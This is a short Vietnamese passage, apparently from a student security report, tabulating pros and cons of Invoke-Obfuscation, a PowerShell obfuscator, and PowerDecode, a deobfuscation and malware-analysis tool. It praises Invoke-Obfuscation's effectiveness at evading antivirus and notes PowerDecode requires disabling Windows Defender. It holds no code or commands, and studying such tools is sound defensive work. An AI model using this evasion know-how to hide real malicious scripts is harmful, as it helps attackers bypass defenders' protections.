CHƯƠNG V. ĐÁNH GIÁ CÁC CÔNG CỤ

1. Invoke-Obfuscation

| Ưu điểm | Nhược điểm |
|--|--|
| <ul style="list-style-type: none"> - Có nhiều kỹ thuật làm rối mã toàn diện cho script PowerShell. - Quá trình cài đặt và sử dụng dễ dàng. - Hiệu quả trong việc tránh bị phát hiện bởi anti virus. | <ul style="list-style-type: none"> - Yêu cầu hiểu biết nhất định về PowerShell script. - Không xử lý được hàng loạt script cùng một lúc. - Không qua mặt được 100% AntiVirus vì thuật toán phát hiện đã được cải thiện. |

2. PowerDecode

| Ưu điểm | Nhược điểm |
|--|--|
| <ul style="list-style-type: none"> - Giải mã các script PowerShell bị làm rối nhiều lớp. - Có thể phát hiện URL và shellcode có thực thi các nội dung độc hại không. - Hoạt động ở 2 chế độ auto và manual. - Có thể phân tích script mà không cần thực thi và cung cấp mô tả về nó. | <ul style="list-style-type: none"> - Phải tắt Windows Defender để cho phép công cụ phân tích malware hoạt động mà không bị gián đoạn. - Một số tính năng, như phân tích động, có thể thực thi các hành động độc hại. - Database và file report được xuất ra là độc hại. |